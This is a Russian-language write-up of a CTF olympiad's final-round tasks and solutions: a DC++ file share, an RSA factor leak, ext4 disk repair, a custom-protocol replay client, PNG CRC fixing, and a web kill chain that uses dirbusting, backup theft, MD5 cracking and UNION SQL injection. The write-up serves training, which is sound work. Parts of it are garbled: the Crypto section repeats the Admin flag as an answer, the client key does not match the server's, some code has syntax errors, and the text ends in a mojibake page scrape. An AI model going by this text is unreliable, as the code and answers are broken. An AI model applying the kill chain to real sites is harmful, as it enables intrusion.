

Первый тур заключительного этапа

Первый тур заключительного этапа прошел на специальной платформе в формате CTF task-based.

Особенности тура:

- Длительность тура: 4 астрономических часа.
- Интернет отсутствует.
- Для каждого участника был подготовлен ноутбук с предустановленной ОС Kali Linux
- Каждая задача по категориям оценивалась от 1 до 3 баллов в зависимости от уровня сложности.
- Платформа хостилась на локальной сети Университета, что ограничивало поиск подсказок в сети интернет.

Все задания можно отнести к следующим категориям:

- **ADMIN** (задания на администрирование операционных систем). Обычно задания, связанные с работой сисадмина: восстановление данных, виртуальные машины и так далее.
- **CRYPTO** (Криптография – задания на криптографические алгоритмы, как на старинные, так и на современные).
- **FORENSIC** (Компьютерная криминалистика – расследование инцидентов, исследование различных дампов (сетевых, памяти и прочее), восстановление архивов.
- **NETWORK** (Задачи на знания сетевых протоколов, сетевого оборудования, принципов работы с сетевым трафиком и отслеживание вредоносной сетевой активности)
- **PPC** (Задачи на программирование или автоматизацию обработки большого количества данных)
- **Privilege Escalation** (повышение привилегий)
- **PWN** (задачи на поиск и эксплуатацию уязвимостей в скомпилированных приложениях) Поиск и эксплуатация бинарных уязвимостей)
- **STEGANO** (Стеганография - поиск и обнаружение скрытых каналов передачи, а также их организация)
- **REVERSE** (Обратная разработка – исследование бинарных файлов (программ) без исходных кодов и изучение работы различных редких архитектур)
- **WEB** (Поиск и эксплуатация веб-уязвимостей)

Задания Первого тура заключительного этапа

1. Admin

Балл: 1

Условие:

Если ты знаешь, что за ссылки "magnet:", что такое шары, как качать файлы, то ты видел интернет нулевых. Это совсем старые файлообменники, подключайся, и скачай флаг

Решение:

На скриншоте видно название программы - Flylink DC++, это клиент для протокола Direct Connect. Значит, задача состоит в том, чтобы подключиться к данному серверу, используя эту технологию, и где-то в share (файлах) пользователя можно скачать флаг.

Шаг 1: Установка пакетов

Установите daemon и CLI: `sudo apt install eiskaltdcpp-daemon eiskaltdcpp-cli` (для Kali Linux). Это обеспечит JSON-RPC управление демоном.

Шаг 2: Запуск демона

Запустите с verbose и логом: `eiskaltdcpp-daemon --daemon -v -D -p /tmp/eiskaltdcpp.pid -S /tmp/daemon.log -P 3121`.

Шаг 3: Настройка конфига и share

Первый запуск генерирует DCPlusPlus.xml; настройте ник (`<Nick>yournick</Nick>`), пароль, share: `<ShareDirectories><Directory>/root/share</Directory></ShareDirectories>` (создайте папку).

Шаг 4: Подключение CLI к демону

Подключитесь: `eiskaltdcpp-cli-jsonrpc --url http://127.0.0.1:3121`.

Шаг 5: Подключение к хабу Добавьте и подключитесь: `hub.connect "10.90.138.68:411" "username"` (любой; пароль — пустой).

Шаг 6: Просмотр пользователей и скачивание шары

В чате хаба: `/getlist user1` или `getlist user1` — добавит TTN user1 в очередь скачивания.

Или CLI: найдите `user.browse "user1" / file.download flag.zip`. Файлы скачаются в download queue; флаг обычно в корне шары user1

Ответ: CTF{ycAdUGt56DXzUEk1hDhf}

2. Crypto

Балл: 1

Условие:

Пришли Вы на ЕГЭ, а там олимпиадная очевка:

$$N = p * q$$

$$e = 65537$$

$$c = m^e \bmod N$$

$$hint = (p^5 + q^5) / (p + q)$$

Решение:

$$N = p * q$$

$$e = 65537$$

$$c = m^e \bmod N$$

$$hint = (p^5 + q^5) / (p + q)$$

$$\text{olimpiadnaya hitrishechka: } p^5 + q^5 = (p+q)^5 - 5*pq(p+q)^3 + 5p^2q^2(p+q)$$

Введем:

$$s = p+q$$

$$n = pq = N$$

Тогда:

$$x^2 - 5n*x + (5n^2 - hint) = 0$$

Дискриминант:

$$D = (5n)^2 - 4*(5n^2 - hint) = 5n^2 + 4*hint$$

Далее находим корни:

$$x = (5n \pm \sqrt{D})/2$$

Из x берем $s = \sqrt{x}$

Имеем:

$$p+q = s$$

$$pq = n$$

Значит p и q корни:

$$t^2 - s*t + n = 0$$

Дискриминант этого уравнения:

$$\Delta = s^2 - 4n$$

Тогда:

- $p = (s + \text{sqrt}(\Delta))/2$
- $q = (s - \text{sqrt}(\Delta))/2$

После факторизации:

- $\phi = (p - 1)(q - 1)$
- $d = e^{-1} \bmod \phi$
- $m = c^d \bmod n$

Переводим m в байты и получаем флаг.

Солвер на питоне

```
from math import isqrt
from pathlib import Path
```

```
def parse_output(path: Path) -> tuple[int, int, int, int]:
    values = {}
    for raw in path.read_text(encoding="utf-8").splitlines():
        line = raw.strip()
        if not line or "=" not in line:
            continue
        key, value = line.split("=", 1)
        values[key.strip()] = int(value.strip())
    return values["N"], values["e"], values["c"], values["hint"]
```

```
def i2b(x: int) -> bytes:
    if x == 0:
        return b"\x00"
    return x.to_bytes((x.bit_length() + 7) // 8, "big")
```

```
def recover_factors(n: int, leak: int) -> tuple[int, int]:
    disc = 5 * n * n + 4 * leak
    rdisc = isqrt(disc)
    if rdisc * rdisc != disc:
        raise ValueError("Дискриминант не является полным квадратом")
```

```
candidates = []
for sign in (1, -1):
    num = 5 * n + sign * rdisc
    if num % 2 != 0:
        continue
    x = num // 2
    sx = isqrt(x)
    if sx * sx == x:
        candidates.append(sx)

for s in candidates:
    delta = s * s - 4 * n
    t = isqrt(delta)
    if t * t != delta:
        continue
    p = (s + t) // 2
    q = (s - t) // 2
    if p * q == n:
        return p, q

raise ValueError("Не удалось факторизовать N по утечке")

def main() -> None:
    base_dir = Path(__file__).resolve().parent
    n, e, c, hint = parse_output(base_dir / "../public/output.txt")
    p, q = recover_factors(n, hint)
    phi = (p - 1) * (q - 1)
    d = pow(e, -1, phi)
    m = pow(c, d, n)
    print(i2b(m).decode("utf-8", errors="replace"))

if __name__ == "__main__":
    main()
```

Ответ: CTF{0lymp14dn4y4_l0vu5h3chk4_h17ru5h3chk4_p0dk0v1r0chk4}

Ответ: CTF{ycAdUGt56DXzUEk1hDhf}

3. Forensic

Балл: 1

Условие:

Дан дамп диска, он, к сожалению, битый, чуть-чуть. Вам нужно правильно ответить на эти вопросы:


1. sha1 hash исправленного диска (почините, чтобы он перестал быть битым, и снимите хэш)
2. полный путь до файла (начиная с /) , включая имя файла, размер которого 44 байта
3. самый часто встречающийся ip в файле access.log.10.gz

Вы должны использовать исключительно возможности командной строки, написав такое правило (в одну строчку), можно использовать перенаправление буфера, pipe и т.д. Все три действия должны подтверждаться скриншотами.

Например, по условию задачи вас просят вывести содержимое файла readme.md. В ответ пишем содержимое, на скриншоте должна быть видна команда cat readme.md (либо с вкраплением find, если файл в другой директории), либо же открытое через nano. То, что вы нашли именно тот readme.md, который требовался условием, также нужно подтвердить.

Решение:

Если внимательно посмотреть на содержимое файла, то это ext4 файловая система. С одной проблемой - битый magic bytes (0xdead)



По стандарту у ext4 идет 0xEF53. Это можно узнать по комбинации `dd if=/dev/zero of=testfile.img bs=10M count=1 && mkfs.ext4 testfile.img` и посмотреть в данный offset

Перед тем, как примонтировать, узнаем актуальный sha1sum от файла. sha1sum fs.img

Меняем на 0xef53 и можно примонтировать (через loopback и mount): `mount -o loop fs.img /mnt`

Чтобы найти файл размером 44 байта, нам нужно выполнить команду `find`: `find . -type f -size 44c` и увидеть его полный путь

Чтобы найти самый часто используемый ip в логах, конкретно в файле `access.log.10.gz` (его надо разархивировать `gunzip access.log.10`), есть команда `cut -d ' ' -f1 access.log.10 | sort | uniq -c | sort -nr | head -1`

Ответ: ec1b14245d25703a93050c94b276a1de775c002b
/bandit5/inhere/maybehere11/-file2
188.123.231.2

4. Network

Балл: 1

Условие:

В задаче приведен дамп трафика самописного бинарного протокола и получение флага. Надо проанализировать этот протокол и повторить тоже самое на бою, забрав оригинальный флаг.

Решение:

Если внимательно

```
package main
```

```
import (  
    "encoding/binary"  
    "fmt"  
    "io"  
    "log"  
    "net"  
    "time"  
)
```

```
const (  
    HOST = "0.0.0.0"  
    PORT = 31337  
  
    MAGIC    = 0x4343  
    VERSION  = 0x01  
  
    OP_HELLO    = 0x01  
    OP_PING     = 0x02  
    OP_AUTH     = 0x03  
    OP_ECHO     = 0x04
```



```
    OP_GETFLAG = 0x10
    OP_ERROR   = 0x7F
)

var (
    FLAG          = []byte("CTF{fxZgoi74JuO2dH5D89PE}")
    SECRET_KEY    = uint32(0xCAFEBABE)
)

type ConnState struct {
    auth bool
    seq  uint16
}

func calcChecksum(payload []byte) uint32 {
    var cs byte = 0
    for _, b := range payload {
        cs ^= b
    }
    return uint32(cs)<<24 | uint32(cs)<<16 | uint32(cs)<<8 |
uint32(cs)
}

func sendPacket(conn net.Conn, st *ConnState, opcode byte, payload
[]byte) error {
    st.seq++
    header := make([]byte, 12)
    binary.BigEndian.PutUint16(header[0:2], MAGIC)
    header[2] = VERSION
    header[3] = opcode
    binary.BigEndian.PutUint16(header[4:6], st.seq)
    binary.BigEndian.PutUint16(header[6:8], uint16(len(payload)))
    binary.BigEndian.PutUint32(header[8:12], calcChecksum(payload))

    _, err := conn.Write(append(header, payload...))
    return err
}

func readExact(conn net.Conn, n int) ([]byte, error) {
    buf := make([]byte, n)
    _, err := io.ReadFull(conn, buf)
    if err != nil {
        return nil, err
    }
    return buf, nil
}

func handleConn(conn net.Conn) {
```

```
defer conn.Close()
st := &ConnState{auth: false, seq: 0}

for {
    // защита от висящих клиентов
    _ = conn.SetReadDeadline(time.Now().Add(120 * time.Second))

    header, err := readExact(conn, 12)
    if err != nil {
        if err != io.EOF {
            log.Printf("read header err from %s: %v",
conn.RemoteAddr(), err)
        }
        return
    }

    magic := binary.BigEndian.Uint16(header[0:2])
    version := header[2]
    opcode := header[3]
    rseq := binary.BigEndian.Uint16(header[4:6])
    length := binary.BigEndian.Uint16(header[6:8])
    checksum := binary.BigEndian.Uint32(header[8:12])

    if magic != MAGIC || version != VERSION {
        _ = sendPacket(conn, st, OP_ERROR, []byte("BAD
HEADER"))
        return
    }

    payload, err := readExact(conn, int(length))
    if err != nil {
        log.Printf("read payload err from %s: %v",
conn.RemoteAddr(), err)
        return
    }

    // можно при отладке логировать rseq, но для протокола он
нам не критичен
    _ = rseq

    if calcChecksum(payload) != checksum {
        _ = sendPacket(conn, st, OP_ERROR, []byte("BAD
CHECKSUM"))
        continue
    }

    switch opcode {
    case OP_HELLO:
```

```
        _ = sendPacket(conn, st, OP_HELLO, []byte("CC2"))

case OP_PING:
    _ = sendPacket(conn, st, OP_PING, []byte("PONG"))

case OP_ECHO:
    _ = sendPacket(conn, st, OP_ECHO, payload)

case OP_AUTH:
    if len(payload) != 16 {
        _ = sendPacket(conn, st, OP_ERROR, []byte("BAD
AUTH"))

        continue
    }
    user := make([]byte, 8)
    pass := make([]byte, 8)
    copy(user, payload[:8])
    copy(pass, payload[8:16])

    trim := func(b []byte) []byte {
        // убрать пробелы в конце
        i := len(b) - 1
        for i >= 0 && b[i] == ' ' {
            i--
        }
        return b[:i+1]
    }
    u := string(trim(user))
    p := string(trim(pass))

    if u == "admin" && p == "guest123" {
        st.auth = true
        _ = sendPacket(conn, st, OP_AUTH, []byte("OK"))
    } else {
        _ = sendPacket(conn, st, OP_ERROR, []byte("BAD
AUTH"))
    }

case OP_GETFLAG:
    if !st.auth {
        _ = sendPacket(conn, st, OP_ERROR, []byte("BAD
ORDER"))

        continue
    }
    if len(payload) != 4 {
        _ = sendPacket(conn, st, OP_ERROR, []byte("BAD
KEY"))

        continue
    }
}
```

```
    }
    key := binary.BigEndian.Uint32(payload)
    if key == SECRET_KEY {
        _ = sendPacket(conn, st, OP_GETFLAG, FLAG)
    } else {
        _ = sendPacket(conn, st, OP_ERROR, []byte("BAD
KEY"))
    }

    default:
        _ = sendPacket(conn, st, OP_ERROR, []byte("BAD
OPCODE"))
    }
}

func main() {
    addr := fmt.Sprintf("%s:%d", HOST, PORT)
    ln, err := net.Listen("tcp", addr)
    if err != nil {
        log.Fatalf("listen error: %v", err)
    }
    log.Printf("Listening on %s\n", addr)

    for {
        conn, err := ln.Accept()
        if err != nil {
            log.Printf("accept error: %v", err)
            continue
        }
        // goroutine на каждое соединение
        go handleConn(conn)
    }
}
```

Требовалось проанализировать pcap-файл. с трафиком клиента до сервера, выписать основные команды, сформировать скрипт на python и повторить всё сетевое взаимодействие. После запроса и прохождения всех этапов, сервер отправит флаг.

Код такого клиента

```
import socket
import struct
import os
import random
import time
```

```
HOST = "0.0.0.0"  
PORT = 31337
```

```
MAGIC = 0x4343  
VERSION = 0x01
```

```
OP_HELLO    = 0x01  
OP_PING     = 0x02  
OP_AUTH     = 0x03  
OP_ECHO     = 0x04  
OP_GETFLAG = 0x10  
OP_ERROR    = 0x7F
```

```
SECRET_KEY = 0xCAFEBAFE # key
```

```
def calc_checksum(payload: bytes) -> int:  
    cs = 0  
    for b in payload:  
        cs ^= b  
    return (cs << 24) | (cs << 16) | (cs << 8) | cs
```

```
class ProtoClient:  
    def __init__(self, host, port):  
        self.host = host  
        self.port = port  
        self.seq = 0  
        self.sock = None  
  
    def connect(self):  
        self.sock = socket.create_connection((self.host, self.port))  
  
    def close(self):  
        if self.sock:  
            self.sock.close()  
            self.sock = None  
  
    def send_packet(self, opcode: int, payload: bytes):  
        self.seq = (self.seq + 1) & 0xFFFF  
        header = struct.pack(  
            "!HBBHHI",  
            MAGIC,  
            VERSION,  
            opcode,  
            self.seq,  
            len(payload),
```

```
        calc_checksum(payload),
    )
    self.sock.sendall(header + payload)

def recv_packet(self):
    header = self._recv_exact(12)
    if not header:
        return None, None, None, None, None, None
    magic, version, opcode, rseq, length, checksum =
struct.unpack(
    "!HBBHHI", header
)
    payload = self._recv_exact(length)
    return magic, version, opcode, rseq, payload, checksum

def _recv_exact(self, n: int) -> bytes:
    buf = b""
    while len(buf) < n:
        chunk = self.sock.recv(n - len(buf))
        if not chunk:
            raise ConnectionError("socket closed")
        buf += chunk
    return buf

def pad8(b: bytes) -> bytes:
    if len(b) > 8:
        return b[:8]
    return b.ljust(8, b" ")

def scenario_once(idx=0, sleep_between=0.1):
    c = ProtoClient(HOST, PORT)
    c.connect()
    try:
        print(f"[sess {idx}] HELLO")
        c.send_packet(OP_HELLO, b"CLIENT")
        print("[sess] -> sent HELLO")
        print("[sess] <-", c.recv_packet())

        bad_creds = [
            (b"user", b"pass"),
            (b"admin", b"wrongpwd"),
        ]
        for u, p in bad_creds:
            payload = pad8(u) + pad8(p)
            print(f"[sess {idx}] BAD AUTH {u!r}/{p!r}")
            c.send_packet(OP_AUTH, payload)
```



```
print("[sess] <-", c.recv_packet())
time.sleep(sleep_between)

user = b"admin"
pwd = b"guest123"
payload = pad8(user) + pad8(pwd)
print(f"[sess {idx}] GOOD AUTH {user!r}/{pwd!r}")
c.send_packet(OP_AUTH, payload)
print("[sess] <-", c.recv_packet())
time.sleep(sleep_between)

hints = [
    b"this is just an echo message",
    b"maybe flag is not at the end",
    b"try to understand the header format",
]
for msg in hints:
    print(f"[sess {idx}] ECHO {msg!r}")
    c.send_packet(OP_ECHO, msg)
    print("[sess] <-", c.recv_packet())
    time.sleep(sleep_between)

print(f"[sess {idx}] PING")
c.send_packet(OP_PING, b"")
print("[sess] <-", c.recv_packet())
time.sleep(sleep_between)

wrong_key = random.randint(0, 0xFFFFFFFF)
if wrong_key == SECRET_KEY:
    wrong_key ^= 0xFFFFFFFF
print(f"[sess {idx}] BAD GET_FLAG key=0x{wrong_key:08X}")
c.send_packet(OP_GETFLAG, struct.pack("!I", wrong_key))
print("[sess] <-", c.recv_packet())
time.sleep(sleep_between)

for i in range(3):
    msg = os.urandom(8 + i)
    print(f"[sess {idx}] noisy ECHO {msg.hex()}")
    c.send_packet(OP_ECHO, msg)
    print("[sess] <-", c.recv_packet())
    time.sleep(sleep_between)

print(f"[sess {idx}] GOOD GET_FLAG")
c.send_packet(OP_GETFLAG, struct.pack("!I", SECRET_KEY))
magic, version, opcode, rseq, payload, checksum =
c.recv_packet()
```

```

print("[sess] <-", magic, version, opcode, rseq, payload,
checksum)

if opcode == OP_GETFLAG:
    print(f"[sess {idx}] FLAG:", payload)

print(f"[sess {idx}] PING after flag")
c.send_packet(OP_PING, b"")
print("[sess] <-", c.recv_packet())
time.sleep(sleep_between)

extra_msgs = [
    b"nothing interesting here",
    b"ctf players love wireshark",
    b"last message is not the flag",
]
for msg in extra_msgs:
    print(f"[sess {idx}] tail ECHO {msg!r}")
    c.send_packet(OP_ECHO, msg)
    print("[sess] <-", c.recv_packet())
    time.sleep(sleep_between)

finally:
    c.close()

if __name__ == "__main__":
    for i in range(3):
        scenario once(idx=i, sleep_between=0.05)

```

The screenshot shows the Wireshark network protocol analyzer. The top pane displays a list of captured packets. Packet 166 is selected, and the middle pane shows its details, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol fields. The bottom pane shows the raw packet data in hexadecimal and ASCII format.

No.	Time	Source	Destination	Protocol	Length
162	2.078550	10.0.3.3	10.0.3.167	TCP	82
163	2.078559	10.0.3.3	10.0.3.167	TCP	82
164	2.078770	10.0.3.167	10.0.3.3	TCP	103
165	2.078784	10.0.3.3	10.0.3.167	TCP	66
166	2.078862	10.0.3.3	10.0.3.167	TCP	78
167	2.079025	10.0.3.167	10.0.3.3	TCP	82
168	2.119531	10.0.3.3	10.0.3.167	TCP	66
169	2.129297	10.0.3.3	10.0.3.167	TCP	102
170	2.129551	10.0.3.167	10.0.3.3	TCP	102

```

[Next Sequence Number: 349      (relative sequence number)]
Acknowledgment Number: 332      (relative ack number)
Acknowledgment number (raw): 2016476174
1000 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 502
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum: 0x1adc [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP payload (12 bytes)
Data (12 bytes)
Data: 43430102000e000000000000
    
```

The right pane shows the raw data in hexadecimal and ASCII:

```

CC
0000000T0000
CC
0000000T0000
CC  0000000Y_0t
CC  0000000Y_0t
CC
kkkkS0000;0
CC
kkkkS0000;0
CC
00000000
CC
CTF{neJWZU9FZ2lLiGzrYCvI}
CC
CC  PONG
CC  nothing interesting here
CC  nothing interesting here
CC  KKKKctf players love wireshark
CC  KKKKctf players love wireshark
CC  |||last message is not the flag
CC  |||last message is not the flag
CC  ^^^BYE
CC  2222CC2
    
```

At the bottom, it indicates "18 client pkts, 16 server pkts, 35 turns." and provides a search bar for "Entire conversation (953 bytes)".

Ответ: CTF{fxZgoi74JuO2dH5D89PE}

5. PPC

Балл: 1

Условие:

На входе вам дается png-файл в формате base64. но он битый. В ответ мы ожидаем номер чанка, который поврежден, а также корректную сумму CRC32 (она в оригинальном файле битая). Сделайте так 100 раундов таких png check'ов, и получите нормальную картинку.

Отправлять ответ в формате id:crc (hex), например

1:0xdeadbeef

Man в помощь

Решение:

Код сервера

```
#!/usr/bin/env python3
import sys
import base64
import random
import struct
import zlib
from io import BytesIO
from PIL import Image, ImageDraw, ImageFont
import select
import time

FLAG = "CTF{DYpN5Bnw5SYGHnhPaJ6z}"

def crc32(data):
    return zlib.crc32(data) & 0xffffffff

from PIL import Image, ImageDraw
import random

def generate_tv_pattern(width, height):
    """RGB картинка в стиле тестовых ТВ-полос."""
    img = Image.new('RGB', (width, height), 'black')
    draw = ImageDraw.Draw(img)

    # Базовый набор "SMPTE-подобных" цветов + рандом
    base_colors = [
        (191, 191, 191), # gray
        (191, 191, 0), # yellow
```

```
( 0, 191, 191), # cyan
( 0, 191, 0), # green
(191, 0, 191), # magenta
(191, 0, 0), # red
( 0, 0, 191), # blue
]
random.shuffle(base_colors)
for i in range(len(base_colors)):
    r, g, b = base_colors[i]
    base_colors[i] = (
        max(0, min(255, r + random.randint(-20, 20))),
        max(0, min(255, g + random.randint(-20, 20))),
        max(0, min(255, b + random.randint(-20, 20))),
    )

num_stripes = random.randint(6, 10)
stripe_h = height // num_stripes

for i in range(num_stripes):
    color = base_colors[i % len(base_colors)]
    y0 = i * stripe_h
    y1 = height if i == num_stripes - 1 else (i + 1) * stripe_h
    draw.rectangle([0, y0, width, y1], fill=color)

aux_height = height // 4
aux_top = height - aux_height
aux_strip_w = width // 16
for i in range(16):
    x0 = i * aux_strip_w
    x1 = width if i == 15 else (i + 1) * aux_strip_w
    color = (
        random.randint(0, 255),
        random.randint(0, 255),
        random.randint(0, 255),
    )
    draw.rectangle([x0, aux_top, x1, height], fill=color)

return img

def generate_corrupted_png():
    w = random.randint(300, 1000)
    h = random.randint(300, 1500)
    num_idats = random.randint(3, 8)
    corrupt_idx = random.randint(0, num_idats - 1)

    img = generate_tv_pattern(w, h)
    raw_bytes = img.tobytes()
```

```
pixels_per_row = w * 3

scanlines = []
for y in range(h):
    row_start = y * pixels_per_row
    scanline = bytes([0]) +
raw_bytes[row_start:row_start+pixels_per_row]
    scanlines.append(scanline)

full = b"".join(scanlines)
chunk_size = max(1024, len(full) // num_idats)

png_bytes = bytearray(b'\x89PNG\r\n\x1a\n')
ihdr_data = struct.pack('>IBBBBB', w, h, 8, 2, 0, 0, 0)
png_bytes += struct.pack('>I', 13) + b'IHDR' + ihdr_data +
struct.pack('>I', crc32(b'IHDR' + ihdr_data))

idat_info = []
for i in range(num_idats):
    start = i * chunk_size
    end = min(start + chunk_size, len(full))
    part = full[start:end]
    comp = zlib.compress(part)
    png_bytes += struct.pack('>I', len(comp)) + b>IDAT' + comp
    crc_off = len(png_bytes)
    real_crc = crc32(b>IDAT' + comp)
    png_bytes += struct.pack('>I', real_crc)
    idat_info.append((i, real_crc, crc_off))

png_bytes += struct.pack('>I', 0) + b'IEND' + struct.pack('>I',
0xae426082)

idx, correct_crc, crc_off = random.choice(idat_info)
bad_crc = random.randint(0, 0xffffffff)
struct.pack_into('>I', png_bytes, crc_off, bad_crc)

return bytes(png_bytes), idx, correct_crc, num_idats

def create_flag_image():
    img = Image.new('RGB', (600, 300), 'black')
    draw = ImageDraw.Draw(img)
    try:
        font =
ImageFont.truetype("/usr/share/fonts/truetype/dejavu/DejaVuSans-
Bold.ttf", 32)
    except:
        font = ImageFont.load_default()
```

```
draw.text((20, 80), "Congratulations!", fill="lime", font=font)
draw.text((20, 140), FLAG, fill="white", font=font)
buf = BytesIO()
img.save(buf, format="PNG")
return buf.getvalue()

def send_line(s):
    sys.stdout.write(s + "\n")
    sys.stdout.flush()

def read_line_with_timeout(timeout=3.0):
    rlist, _, _ = select.select([sys.stdin], [], [], timeout)
    if not rlist:
        return None
    line = sys.stdin.readline()
    if not line:
        return None
    return line.strip()

def main_stdio():
    rounds = 0
    while rounds < 100:
        png_bytes, corrupt_idx, correct_crc, num_idats =
generate_corrupted_png()
        b64_png = base64.b64encode(png_bytes).decode()

        send_line(f"CHALLENGE {rounds+1}/100 IDATs={num_idats}")
        send_line(b64_png)

        line = read_line_with_timeout(3.0)
        if line is None:
            send_line("TIMEOUT")
            return

        try:
            idx_s, crc_s = line.split(":")
            user_idx = int(idx_s)
            user_crc = int(crc_s, 16)
        except Exception:
            send_line("BAD_FORMAT")
            return

        if user_idx == corrupt_idx and user_crc == correct_crc:
            send_line("OK")
            rounds += 1
        else:
            send_line("WRONG")
            return
```

```
flag_png = create_flag_image()
b64_flag = base64.b64encode(flag_png).decode()
send_line("WIN")
send_line(b64_flag)
time.sleep(3)

if __name__ == "__main__":
    main_stdio()
```

Необходимо было: найти битый CRC32, посчитать корректный hex (например, с помощью pngcheck), а также найти порядковый номер чанка IDAT с этим битым CRC32.

Пример словаря без pngcheck

```
#!/usr/bin/env python3
import socket
import base64
import struct
import zlib
import sys

def crc32(data):
    return zlib.crc32(data) & 0xFFFFFFFF

def find_corrupted_idat(png_bytes):
    chunks = []
    offset = 8

    while offset < len(png_bytes):
        chunk_len = struct.unpack(">I", png_bytes[offset : offset + 4])[0]
        chunk_type = png_bytes[offset + 4 : offset + 8]
        chunk_data = png_bytes[offset + 8 : offset + 8 + chunk_len]
        stored_crc = struct.unpack(
            ">I", png_bytes[offset + 8 + chunk_len : offset + 12 +
chunk_len]
        )[0]

        if chunk_type == b"IDAT":
            computed_crc = crc32(chunk_type + chunk_data)
            if computed_crc != stored_crc:
                return len(chunks), computed_crc
            chunks.append((chunk_type, stored_crc, computed_crc))

        offset += 12 + chunk_len
```

```
        offset += 12 + chunk_len

    return None, None

def main(host, port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(120)
    sock.connect((host, port))

    round_num = 0
    while round_num < 100:
        data = b""
        while True:
            chunk = sock.recv(8192)
            if not chunk:
                print("Connection closed by server")
                return
            data += chunk
            if b"iVBORw0KGgo" in data and b"\n" in
data.split(b"iVBORw0KGgo")[1]:
                break

        response = data.decode()
        lines = response.strip().split("\n")
        b64_png = lines[1]

        print(f"\rRound {round_num + 1}/100", end="", flush=True)

        png_bytes = base64.b64decode(b64_png)
        idx, crc = find_corrupted_idat(png_bytes)
        answer = f"{idx}:{hex(crc)}"

        sock.sendall((answer + "\n").encode())

        resp_data = sock.recv(1024)
        if not resp_data:
            print("\nNo response from server")
            return

        resp = resp_data.decode().strip()

        if resp in ("WRONG", "TIMEOUT", "BAD_FORMAT"):
            print(f"\nFailed at round {round_num + 1}: {resp}")
            return

        round_num += 1
```

```
print("\n\nCompleted 100 rounds! Waiting for WIN...")

data = b""
sock.settimeout(5)
while True:
    try:
        chunk = sock.recv(8192)
        if not chunk:
            break
        data += chunk
    except socket.timeout:
        break

response = data.decode()

if "WIN" in response:
    lines = response.strip().split("\n")
    if len(lines) > 1:
        flag_b64 = lines[1]
        print(f"\nFlag PNG received ({len(flag_b64)} chars)")
        with open("flag.png", "wb") as f:
            f.write(base64.b64decode(flag_b64))
        print("Flag saved to flag.png")

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} <host> <port>")
        sys.exit(1)

    host = sys.argv[1]
    port = int(sys.argv[2])

    print(f"Connecting to {host}:{port}...")
    main(host, port)
```

Ответ: CTF{DYpN5Bnw5SYGHnhPaJ6z}

6. Privilege Escalation

Балл: 1-2-3

Условие:

Зайти на сайт, разработанный для удобства и обзора китайской техники.

Задача ожидает три флага, а именно:

- Пароль пользователя с ником vmedkov. Не хэш, а именно пароль. Без CTF{}
- Неопубликованное фото админа
- Содержимое таблицы flags базы flags

В данной задаче можно использовать dirbusting. Брут паролей не разрешается.

Решение:

Килчейн

1. Скан директорий (dirbusting) → /backups/
2. Скачивание бэкапа базы данных
3. Брут пароля админа по хешу MD5 из бэкапа
4. Вход в админку /pages/admin/
5. Раздел "Графики" с SQL-инъекцией
6. Извлечение флага через UNION injection

TechReview

[Главная](#)
[Поиск](#)

[Вход](#)
[Регистрация](#)

Последние обзоры

Фильм по тегам:
 [Все](#)
[Наушники](#)
[Ноутбуки](#)
[Планшеты](#)
[Работы-выдосом](#)
[Смартфоны](#)
[Телевизоры](#)
[Умные часы](#)
[Зеркальные камеры](#)

Xiaomi Pad 7 Pro: ДѣД»Д°Д%Н'ДмН, Д'Д»Н Н€Д°Д±Д%Н,Н€

Автор: psvlrtsov

Просмотров: 2 | Комментариев: 0

★★★★★

(5.0)

02.01.2026 14:26

Игровой ноутбук Maibenben X-Treme Turphoon X16B-R98956 с оформлением в стиле Atomic Heart

Автор: lnybakov

Просмотров: 5 | Комментариев: 10

★★★★★

(4.4)

29.12.2025 09:00

ДžД±Д-Д%Н€ Huawei Watch GT 5: Д-Д'Д%Н€Д°Д°Н€Дм Д, Н ДѣД%Н€Н,

Автор: vmedkov

Просмотров: 7 | Комментариев: 0

★★★★★

(4.0)

28.12.2025 14:26

Игровой ноутбук Acer Predator Helios Neo 16S AI: OLED-экран и видеокарта Nvidia GeForce RTX 5070 Laptop

Автор: lnybakov

Просмотров: 2 | Комментариев: 10

★★★★★

(4.6)

26.12.2025 18:00

Realme Buds Air 7: Д±ДмН ДžН€Д°Д²Д%Д'Д°Д%Д'Д-Д°НЈД°

Автор: vkorikht

Просмотров: 0 | Комментариев: 0

★★★★★

(5.0)

